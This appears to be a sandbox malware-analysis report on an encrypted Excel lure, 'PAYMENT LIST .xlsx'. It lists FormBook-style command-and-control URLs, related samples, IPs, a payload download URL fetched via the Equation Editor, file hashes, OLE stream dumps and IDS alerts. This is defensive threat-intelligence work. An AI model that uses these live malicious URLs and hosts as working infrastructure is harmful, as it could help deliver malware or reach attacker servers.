	SecuriteInfo.com.Trojan.Packed2.42783.14936.exe	Get hash	malicious	Browse	• www.edu4go.com/bsl/?mt=meRO04KZ+tRueejEQ1mKApUC+xiZQAGZPTeO6WstMPZoEBgumINoRWRpGBFK3WkMjtLu&2d=hxlpdRkxCvtTgBzP
	PAYMENT.260121.xlsx	Get hash	malicious	Browse	• www.worldwide-mt.com/kzd/
	bXFjrxjRlb.exe	Get hash	malicious	Browse	• www.what3emoji.com/bf3/?pPX=m4Qmgz02ndzlkmzRdXbnUnIUoJvahqq5/3ILTCGwMTubC4gHDN74yJVcJDUGCd+LoHuKsTQ0JA==&W6=jnKpRl-xV
	xl2Ml2iNJe.exe	Get hash	malicious	Browse	• www.ricardoinman.com/xle/?-ZnD=LjoXU6n8-&iBrlPD=43tORsMo6Gry83Td78nIWgxEplzIHXHZqBl7iQpQA31ZPQcRtwVYWDcsKQV/txd+LHV0DSgDXQ==
	v07PSzmSp9.exe	Get hash	malicious	Browse	• www.jikzo.com/c8so/?3ff87=Bcwq9mo1SLdxGMzaDRBSbVH3gidTK8xbNEF8M/tGLQ2aKWcuDQCQFtxR7k1oF3yRZXKc&uZWD=XPmPajepJ2gdvnZ

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	NEW ORDER.xlsx	Get hash	malicious	Browse	• www.simplifiedvirtualsolutions.com/oean/?MdLxlt=mKgmb7l6yODGcWmnOnDfCd0CfDEQGPBdVeZhKsaKMoR3Qh4v4CLN6oxN3p9trG3799qCow==&gnU4Pf=yZPLGZXHl
	Inquiry_73834168_.xlsx	Get hash	malicious	Browse	• www.kaiyuansu.pro/incn/?9r_PU=-ZQLEn&e2Jdlzf8=4y+UTKzAJ4dBlp/RYYS74WaP+qCjnKVRzK/jF/x906cXBmLcUo8gxmNUvdqUiR1QG2msPA==
	winlog(1).exe	Get hash	malicious	Browse	• www.growingequity.fund/oean/?8pNhXv=yVML0zB0&u4XpH=VZAj6Grbo5w3dBd7w+9BSoe0Fg1VHX3dphJz9/egos9dVzX5qD6mqxE3tlZZ2ImCjS7epxmUBA==
	win32.exe	Get hash	malicious	Browse	• www.findthatsmartphone.com/incn/?8pBP5p=/AA5bjKPiaWw22bzCdt7lqNbxAyyPpv3elVlM12b4Zuyr5w4xH0F6TIfefQNvJyZz9qG&L6Ah=2dSLFXghYtFd0
	1-26.exe	Get hash	malicious	Browse	• www.catalogcardgames.net/bf3/?UXrxP8=0T3HW8l&URfXx=Sdh36sWiaQaHmuW5OuhNg2ZSKBobeXsq4DWTIDdmgtvI732RtscB8O3t4ssmBmGg4ghZ
	Request.xlsx	Get hash	malicious	Browse	• www.cleverwares.com/c8so/?Rf=P253+QYRdhKTDdzjq4pa7Wp7svBpTNddHFol+cUWSKGzAXl94gLhBIvIcI/Xp4fU197IMA==&LDHHp=z4D80PDX

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	INV_TMB_210567Y00.xlsx	Get hash	malicious	Browse	• www.5050alberta.com/xle/?8pqhs=XuVPIIEgAAku+dXH+MR8cy20ZHkP0iJzlT7lKUj3PYBKa8v0bSmzSfHWFfmBCUSgIWFn2Q==&tDH=XRR8
	RFQ.xlsx	Get hash	malicious	Browse	• www.blacknation.info/c8so/?pBU=HzuD_&gb24XB=6ATEh1s0NdZErsRPIUioXmvz20sSLCkN4f+QHjKAbluYenOJN9FSbPt8XJ2H+dMMf4Jp2Q==
	New Year Inquiry List.xlsx	Get hash	malicious	Browse	• www.primeoneimplants.com/qjnt/?tB=TtdpPpppFvG&1bwhC=nh3Tl/oLs4HXZ5hiWyD3n36TA5+xQ+CwXb+KxfiJNOta6blp58Sj1H/LHtoCWuUTeWdwKg==
	RF-E93-STD-068 SUPPLIES.xlsx	Get hash	malicious	Browse	• www.harperandchloe.com/xle/?5jFlkJJh=FNtvxHF14RtgzuhKSaLd0lIzxL3LkdKZj/Q/Opos8UfLtbug0tkzhu0XdD0TouZ6l/qGUQ==&LR-T=vBK0GdQp
	gPGTcEMoM1.exe	Get hash	malicious	Browse	• www.ctfocbdwholesale.com/bw82/?W6=Rxta6xhtzzdBFDuy4SYKtO8XUaMinJcredo77YczPu8Lep1ecFiaWqXH8h2T5haNROfU&odeTY=cnxhAP6x
	bgJPIZIYby.exe	Get hash	malicious	Browse	• www.engageautism.info/bw82/?GFND=n1L9MQk6NEQOasYlfxU4KXziLGivOllQbNtATfsC4RjAZctNbAJfQ2ExV87fcKcU54A&Rlj=YVIX8Hyx
	vA0mtZ7JzJ.exe	Get hash	malicious	Browse	• www.brainandbodystrengthcoach.com/csv8/?Mjklsrcx=4rzgp1jZc7l8Whg0IztLQnvubqNqMY/2oz5HEUeZ+SGIDqCjyjtls6qqwwlb5soGHyjF&Hp0xlh=EVvxc8

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	E4Q30tDEB9.exe	Get hash	malicious	Browse	• www.conanbiopharma.com/z9n/?GzuX=Jhwq104eoCBg19EU7i3a/UNFlUD6BU+epYAdz34/Q5fuIRMc24e0hydyrjaAvIdaUf1m&9rspoR=ffn0iZa81
103.24.200.168	NEW ORDER.xlsx	Get hash	malicious	Browse	• www.doxinlabs.com/oean/?MdLxlt=0eja1hG/9tz86IL7VglQafiQyvHA2C4h7eUbaFgtY0eGgr750jLj1uDPdaibWffUDCzVWQ==&gnU4Pf=yZPLGZXHl
	zz4osC4FRa.exe	Get hash	malicious	Browse	• www.doxinlabs.com/oean/?1ba0AP=0eja1hG69qz46YH3XglQafiQyvHA2C4h7eMLGG8scUeHgaX/zzavjq7Ne/ONSPbnIBul&uHrt=FdiDzjvx

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.opmania36.com	payment list.xlsx	Get hash	malicious	Browse	• 156.253.109.165
	btVnDhh5K7.exe	Get hash	malicious	Browse	• 156.253.109.165
www.rentapalla.com	e0ciSGkcJn.exe	Get hash	malicious	Browse	• 184.72.229.176
	4wCFJMHdEJ.exe	Get hash	malicious	Browse	• 184.72.229.176
www.loimtech.com	sLUAeV5Er6.exe	Get hash	malicious	Browse	• 106.14.46.68
	e0ciSGkcJn.exe	Get hash	malicious	Browse	• 106.14.46.68
	zz4osC4FRa.exe	Get hash	malicious	Browse	• 106.14.46.68
www.doxinlabs.com	NEW ORDER.xlsx	Get hash	malicious	Browse	• 103.24.200.168
	zz4osC4FRa.exe	Get hash	malicious	Browse	• 103.24.200.168

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
Africa-on-Cloud-ASZA	MkisahOBqH.dll	Get hash	malicious	Browse	• 45.206.224.237
AMAZON-AESUS	PAYMENT.xlsx	Get hash	malicious	Browse	• 54.237.41.217
	MV TAN BINH 135.pdf.exe	Get hash	malicious	Browse	• 23.21.76.253
	4NoiNHCNoU.exe	Get hash	malicious	Browse	• 3.234.181.234
	win32.exe	Get hash	malicious	Browse	• 52.44.229.95
	order pdf.exe	Get hash	malicious	Browse	• 3.223.115.185
	SecuriteInfo.com.Variant.Zusy.363976.7571.exe	Get hash	malicious	Browse	• 23.21.126.66
	Shipping Documents.doc	Get hash	malicious	Browse	• 54.235.83.248
	gPGTcEMoM1.exe	Get hash	malicious	Browse	• 52.23.148.124
	vA0mtZ7JzJ.exe	Get hash	malicious	Browse	• 3.223.115.185
	8Aobnx1VRi.exe	Get hash	malicious	Browse	• 23.21.76.253
	RFQ-Strip Casting Line.exe	Get hash	malicious	Browse	• 54.235.142.93
	INGNhYonmgtGZ9Updf.exe	Get hash	malicious	Browse	• 3.223.115.185
	NEW ORDER PO 20200909.exe	Get hash	malicious	Browse	• 23.21.252.4
	bin.sh	Get hash	malicious	Browse	• 18.210.13.68
	file.exe	Get hash	malicious	Browse	• 54.225.220.115
	Tebling_Resortsac_FILE-HP38XM.htm	Get hash	malicious	Browse	• 54.158.2.202
	file.exe	Get hash	malicious	Browse	• 54.225.242.59
	SecuriteInfo.com.Variant.MSILPerseus.224695.13350.exe	Get hash	malicious	Browse	• 23.21.252.4
	1_25_2021 11_20_30 a.m., [Payment 457 CMSupportDev].html	Get hash	malicious	Browse	• 3.218.111.133

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Dropper.xlsm	Get hash	malicious	Browse	• 3.220.8.221
GOOGLEUS	wno5UOP8TJ.exe	Get hash	malicious	Browse	• 8.8.8.8
	quote20210126.exe.exe	Get hash	malicious	Browse	• 34.102.136.180
	org.mozilla.firefox_2015785883.apk	Get hash	malicious	Browse	• 172.217.20.238
	org.mozilla.firefox_2015785883.apk	Get hash	malicious	Browse	• 172.217.23.14
	SecuriteInfo.com.Trojan.Packed2.42783.14936.exe	Get hash	malicious	Browse	• 34.102.136.180
	PAYMENT.260121.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	4NoiNHCNoU.exe	Get hash	malicious	Browse	• 216.58.207.179
	bXFjrxjRlb.exe	Get hash	malicious	Browse	• 34.102.136.180
	xl2Ml2iNJe.exe	Get hash	malicious	Browse	• 34.102.136.180
	eEXZHxdxFE.exe	Get hash	malicious	Browse	• 35.228.108.144
	v07PSzmSp9.exe	Get hash	malicious	Browse	• 34.102.136.180
	o3Z5sgjhEM.exe	Get hash	malicious	Browse	• 35.186.223.98
	ltf94qhZ37.exe	Get hash	malicious	Browse	• 35.228.108.144
	NEW ORDER.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	Inquiry_73834168_.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	winlog(1).exe	Get hash	malicious	Browse	• 34.102.136.180
	win32.exe	Get hash	malicious	Browse	• 34.102.136.180
	DAT.doc	Get hash	malicious	Browse	• 35.200.206.198
	Bestellung.doc	Get hash	malicious	Browse	• 172.217.6.174
	.01.2021a.js	Get hash	malicious	Browse	• 35.228.108.144
VNPT-AS-VNVIETNAMPOSTSANDTELECOMMUNICATIONSGROUPVN	NEW ORDER.xlsx	Get hash	malicious	Browse	• 103.141.138.127
	Clntnjk.xlsx	Get hash	malicious	Browse	• 103.145.252.55
	Inquiry_73834168_.xlsx	Get hash	malicious	Browse	• 103.125.191.187
	Factura.xlsx	Get hash	malicious	Browse	• 103.145.252.55
	PO097385.xlsx	Get hash	malicious	Browse	• 103.99.1.172
	BANK FORM.xlsx	Get hash	malicious	Browse	• 103.141.138.128
	BSL 21 PYT.xlsx	Get hash	malicious	Browse	• 103.141.138.123
	COSU6283389840.xlsx	Get hash	malicious	Browse	• 103.125.191.208
	SQ_07937.xlsx	Get hash	malicious	Browse	• 103.99.1.172
	Payment Ref SW2345.xlsx	Get hash	malicious	Browse	• 103.141.138.122
	inquiry 19117030P.xlsx	Get hash	malicious	Browse	• 103.141.138.132
	Request.xlsx	Get hash	malicious	Browse	• 103.141.138.119
	Payment Advice.xlsx	Get hash	malicious	Browse	• 103.141.138.133
	SQ_073875.xlsx	Get hash	malicious	Browse	• 103.99.1.172
	order0004345.xlsx	Get hash	malicious	Browse	• 103.141.138.128
	TT20200124TSMC.xlsx	Get hash	malicious	Browse	• 103.141.138.121
	Bank Details.xlsx	Get hash	malicious	Browse	• 103.141.138.124
	CI + PL.xlsx	Get hash	malicious	Browse	• 103.141.138.125
	RFQ.xlsx	Get hash	malicious	Browse	• 103.141.138.125
	INV_TMB_210567Y00.xlsx	Get hash	malicious	Browse	• 103.140.251.164

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\winlog[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	753664
Entropy (8bit):	7.155220486547833
Encrypted:	false
SSDEEP:	12288:WBTK1no2igDy+kRa4HkFrSzjCxc7Ze5w8zyQesOw:jVodEy+qTEF88MGwkN
MD5:	3ED71F97489274760B6CF02192304259
SHA1:	ED19E5DC43352445B1EE3C9D0880661D4A0D3DC4
SHA-256:	FD3450B3F8973200C17FB786110C7A8F7C6994833137CA37322355D1AB9C8E82
SHA-512:	5E617401A943A5B1B475DDFA0F005AD451918D5AC276002AC150BF5E3BF9B2E90B6D731468E96959674B94D1D17988AADAC604B732EF8AE11F03E5F7E10760B3
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
IE Cache URL:	http://kungsb2sndygotchtsnp.dns.army/kung2doc/winlog.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....`.....P..t.....J.... .....@.. ..... ..@.....O.....t..... ..... ..H.....text...Ps... ...t..... ..`.rsrc...t.....v.....@..@.reloc..... .....~.....@..B.....,.....H.....L....p.....0K...G.....0.....(%...(&.....(.....o'....*.....((.....()....(*.....(+.....(,....*N..(....o?...(- ....*&..(.....*.s/.....s0.....s1.....s2.....s3.....*....0.....~....o4....+..*.0.....~....o5....+..*.0.....~....o6....+..*.0.....~....o7....+..*.0.....~....o8....+..*&..(9....*...0.. <.....~.....(:.....,!r...p.....(;...o<...s=.....~.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\43242EC1.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	gd-jpeg v1.0 (using IJG JPEG v80), quality = 90", baseline, precision 8, 700x990, frames 3
Category:	dropped
Size (bytes):	48770
Entropy (8bit):	7.801842363879827
Encrypted:	false
SSDEEP:	768:uLgWImQ6AMqTeyjskbJeYnriZvApugsiKi7iszQ2rvBZzmFz3/soBqZhsglgDQPT:uLgY4MqTeywVYr+0ugbDTzQ27A3UXsgf
MD5:	AA7A56E6A97FFA9390DA10A2EC0C5805
SHA1:	200A6D7ED9F485DD5A7B9D79B596DE3ECEBD834A
SHA-256:	56B1EDECC9A282A9FAAFD95D4D9844608B1AE5CCC8731F34F8B30B3825734974
SHA-512:	A532FE4C52FED46919003A96B882AE6F7C70A3197AA57BD1E6E917F766729F7C9C1261C36F082FBE891852D083EDB2B5A34B0A325B7C1D96D6E58B0BED6C578
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......JFIF.....;CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90....C.....C..... .....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..R..(...(...(.....3Fh.....(....P.E.P.Gj(...(....Q@.%-...(.....P.QKE.%.....;.R.@.E-...(.....P.QKE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'j^.....(...(...(....w...3Fh....E.....4w...h.%.....E./J)(.....Z)(.....Z)(....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\645045CE.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	gd-jpeg v1.0 (using IJG JPEG v80), quality = 90", baseline, precision 8, 700x990, frames 3
Category:	dropped
Size (bytes):	48770
Entropy (8bit):	7.801842363879827
Encrypted:	false
SSDEEP:	768:uLgWImQ6AMqTeyjskbJeYnriZvApugsiKi7iszQ2rvBZzmFz3/soBqZhsglgDQPT:uLgY4MqTeywVYr+0ugbDTzQ27A3UXsgf
MD5:	AA7A56E6A97FFA9390DA10A2EC0C5805
SHA1:	200A6D7ED9F485DD5A7B9D79B596DE3ECEBD834A
SHA-256:	56B1EDECC9A282A9FAAFD95D4D9844608B1AE5CCC8731F34F8B30B3825734974
SHA-512:	A532FE4C52FED46919003A96B882AE6F7C70A3197AA57BD1E6E917F766729F7C9C1261C36F082FBE891852D083EDB2B5A34B0A325B7C1D96D6E58B0BED6C578
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......JFIF.....;CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90....C.....C..... .....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..R..(...(...(.....3Fh.....(....P.E.P.Gj(...(....Q@.%-...(.....P.QKE.%.....;.R.@.E-...(.....P.QKE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'j^.....(...(...(....w...3Fh....E.....4w...h.%.....E./J)(.....Z)(.....Z)(....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\82E9F9C0.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\82E9F9C0.emf	
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	653280
Entropy (8bit):	2.89864333936019
Encrypted:	false
SSDEEP:	3072:d34UL0tS6WB0JOqFVY5QcARI/McGdAT9kRLFdtSyUu50yknG/qc+x:94UcLe0JOqQQZR8MDdATCR3tS+jqcC
MD5:	CACEDA3460EB683B079802D3705F7A1E
SHA1:	44885582D5A2E998AA7E8A857D22DFDB68DFDC4A
SHA-256:	C8E151B02EFA1D9CA96FBF8925266F95AC46F3A2717FBBB0C9FE62E456CB1F98
SHA-512:	0990E44579FC408381B04354CC46E14DA054DD2F13F871E25E801F28D862ADEAD9376AB05357C2684D1BDA1C7678E5149B3D619DEC4CFF26978EE9F5FE998DE
Malicious:	false
Reputation:	low
Preview:	....l.....S.....@...#.. EMF.....(.....\K..hC..F...,... ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....? !@.....@.....l...c...%.....%.....R...p.....@."C.a.l.i.b.r.i.....!.!.!.....!.P.!. .N.T..!...!.....8.!...!..N.T..!...!. ....yQP..!...!. .....E..zQP.....X...%...7.....{ .@.....C.a.l.i.b.r.....\.!.X....!...!..2JP.....8.!.8.!..{HP....`. !...E.dv.....%.....%.....%.....!.....I...c..".....%.....%.....%.....T...T.....@.E.@T.....L.....I...c...P... ...6...F...$.....EMF+ *@..$.....?.....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\Desktop\~$PAYMENT LIST .xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA9 0
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	753664
Entropy (8bit):	7.155220486547833
Encrypted:	false
SSDEEP:	12288:WBTK1no2igDy+kRa4HkFrSzjCxc7Ze5w8zyQesOw:jVodEy+qTEF88MGwkN
MD5:	3ED71F97489274760B6CF02192304259
SHA1:	ED19E5DC43352445B1EE3C9D0880661D4A0D3DC4
SHA-256:	FD3450B3F8973200C17FB786110C7A8F7C6994833137CA37322355D1AB9C8E82
SHA-512:	5E617401A943A5B1B475DDFA0F005AD451918D5AC276002AC150BF5E3BF9B2E90B6D731468E96959674B94D1D17988AADAC604B732EF8AE11F03E5F7E10760B3
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....`.....P..t.....J.... .....@.. ..... ..@.....O.....t..... ..... ..H.....text...Ps... ...t..... ..`.rsrc...t.....v.....@..@.reloc..... .....~.....@..B.....,.....H.....L....p.....0K...G.....0.....(%...(&.....(.....o'....*.....((.....().....(*.....(+.....(,....*N..(....o?...(- ....*&..(.....*.s/.....s0.....s1.....s2.....s3.....*....0.....~....o4....+..*.0.....~....o5....+..*.0.....~....o6....+..*.0.....~....o7....+..*.0.....~....o8....+..*&..(9....*...0.. <.....~.....(:.....,!r...p.....(;...o<...s=.....~.....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.996761963486215

General

TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	PAYMENT LIST .xlsx
File size:	2593792
MD5:	d707fd5eefcf9c3007a43585b86b021b
SHA1:	6d9f2993d77d9e3dfc00055394581843b3f723b8
SHA256:	ad2ea245de878f559d9da7881785790d151c55e66315f94 c6d0b3e2729574f9e
SHA512:	128051546f91bcb91678e94c07af4c2a05baeeeb5a89f5e 3739b43c84a732b38c7df2b90a1b5654b00cdae99f6ecd0 20146bccf9b465a08fb67238516e8b0082
SSDEEP:	49152:1w9tun+NgZQZdgVAy9e1mULkLKc+UmvEOzon 5BCSgoltm7LrVg:1w9tu+ng19zAczg+5hBnm7LrVg
File Content Preview:	.....>.....(..... .....|.....~.....z.....|.....~..... .....z.....|.....~.....z.....|.....~.....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "PAYMENT LIST .xlsx"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	True
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Streams

Stream Path: \x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace, File Type: data, Stream Size: 64

General	
Stream Path:	\x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace
File Type:	data
Stream Size:	64
Entropy:	2.73637206947
Base64 Encoded:	False
Data ASCII:	. . . . . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . .
Data Raw:	08 00 00 00 01 00 00 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 54 00 72 00 61 00 6e 00 73 00 66 00 6f 00 72 00 6d 00 00 00

Stream Path: \x6DataSpaces/DataSpaceMap, File Type: data, Stream Size: 112

General	
Stream Path:	\x6DataSpaces/DataSpaceMap
File Type:	data
Stream Size:	112
Entropy:	2.7597816111
Base64 Encoded:	False

General	
Data ASCII:	. . . . . h . . . . E . n . c . r . y . p . t . e . d . P . a . c . k . a . g . e . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . D . a . t . a . S . p . a . c . e . . .
Data Raw:	08 00 00 00 01 00 00 00 68 00 00 00 01 00 00 00 00 00 00 00 20 00 00 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 65 00 64 00 50 00 61 00 63 00 6b 00 61 00 67 00 65 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 00 00

Stream Path: \x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary, File Type: data, Stream Size: 200

General	
Stream Path:	\x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary
File Type:	data
Stream Size:	200
Entropy:	3.13335930328
Base64 Encoded:	False
Data ASCII:	X . . . . . L . . . { . F . F . 9 . A . 3 . F . 0 . 3 . - . 5 . 6 . E . F . - . 4 . 6 . 1 . 3 . - . B . D . D . 5 . - . 5 . A . 4 . 1 . C . 1 . D . 0 . 7 . 2 . 4 . 6 . } . N . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . . . .
Data Raw:	58 00 00 00 01 00 00 00 4c 00 00 00 7b 00 46 00 46 00 39 00 41 00 33 00 46 00 30 00 33 00 2d 00 35 00 36 00 45 00 46 00 2d 00 34 00 36 00 31 00 33 00 2d 00 42 00 44 00 44 00 35 00 2d 00 35 00 41 00 34 00 31 00 43 00 31 00 44 00 30 00 37 00 32 00 34 00 36 00 7d 00 4e 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00

Stream Path: \x6DataSpaces/Version, File Type: data, Stream Size: 76

General	
Stream Path:	\x6DataSpaces/Version
File Type:	data
Stream Size:	76
Entropy:	2.79079600998
Base64 Encoded:	False
Data ASCII:	< . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . D . a . t . a . S . p . a . c . e . s . . . . .
Data Raw:	3c 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00 72 00 2e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 73 00 01 00 00 00 01 00 00 00 01 00 00 00

Stream Path: EncryptedPackage, File Type: data, Stream Size: 2569224

General	
Stream Path:	EncryptedPackage
File Type:	data
Stream Size:	2569224
Entropy:	7.99992561194
Base64 Encoded:	True
Data ASCII:	. 3 ' . . . . . 4 ` . . t . .) . B . . . 7 . . M M n . . " . j . . . . . % Y . . . i . i . . F U r . 0 . v x . . . . M . . O . D W . . . . E . . . . . E . . . . . E . . . . . E . . . . . E . . . . . E . . . . . E . . . . . E . . . . . E . . . . . E . . . . . E . . . . . E . . . . . E . . . . . E . . . . . E . . . . . E . . .
Data Raw:	f8 33 27 00 00 00 00 00 19 d5 8b b8 34 60 f9 f9 74 c3 b1 29 c4 42 ed e7 c3 37 a7 a3 4d 4d 6e c3 8f 22 20 1e 6a d8 9a ad aa ed 25 59 a6 fe a1 69 e0 69 b0 be 46 55 72 d7 30 fa 76 78 eb a5 f4 f7 4d e0 0e fc 4f e8 44 57 9d 8e d9 7f 45 ef c9 01 c6 c3 e4 af 08 04 09 05 9d 8e d9 7f 45 ef c9 01 c6 c3 e4 af 08 04 09 05 9d 8e d9 7f 45 ef c9 01 c6 c3 e4 af 08 04 09 05 9d 8e d9 7f 45 ef c9 01

Stream Path: EncryptionInfo, File Type: data, Stream Size: 224

General	
Stream Path:	EncryptionInfo
File Type:	data
Stream Size:	224
Entropy:	4.57282376111
Base64 Encoded:	False
Data ASCII:	. . . . $ . . . . . $ . . . . f . . . . . M . i . c . r . o . s . o . f . t . . E . n . h . . n . c . e . d . . R . S . A . . a . n . d . . A . E . S . . C . r . y . p . t . o . g . r . a . p . h . i . c . . P . r . o . v . i . d . e . r . . . . . : . $.] . v J] B . . . . ` ~ 7 ^ . . . . . Z . . . . . O . . . + ... P . . . . . h . . . c . .


General	
Data Raw:	04 00 02 00 24 00 00 00 8c 00 00 00 24 00 00 00 00 00 00 00 0e 66 00 00 04 80 00 00 80 00 00 00 18 00 00 00 00 00 00 00 00 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 45 00 6e 00 68 00 61 00 6e 00 63 00 65 00 64 00 20 00 52 00 53 00 41 00 20 00 61 00 6e 00 64 00 20 00 41 00 45 00 53 00 20 00 43 00 72 00 79 00 70 00 74 00 6f 00 67 00 72 00 61 00 70 00 68 00

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/27/21-07:21:23.988981	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49166	34.102.136.180	192.168.2.22
01/27/21-07:21:41.083858	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49168	34.102.136.180	192.168.2.22
01/27/21-07:21:52.073287	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49170	80	192.168.2.22	103.24.200.168
01/27/21-07:21:52.073287	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49170	80	192.168.2.22	103.24.200.168
01/27/21-07:21:52.073287	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49170	80	192.168.2.22	103.24.200.168
01/27/21-07:21:58.757380	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.22	8.8.8.8

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
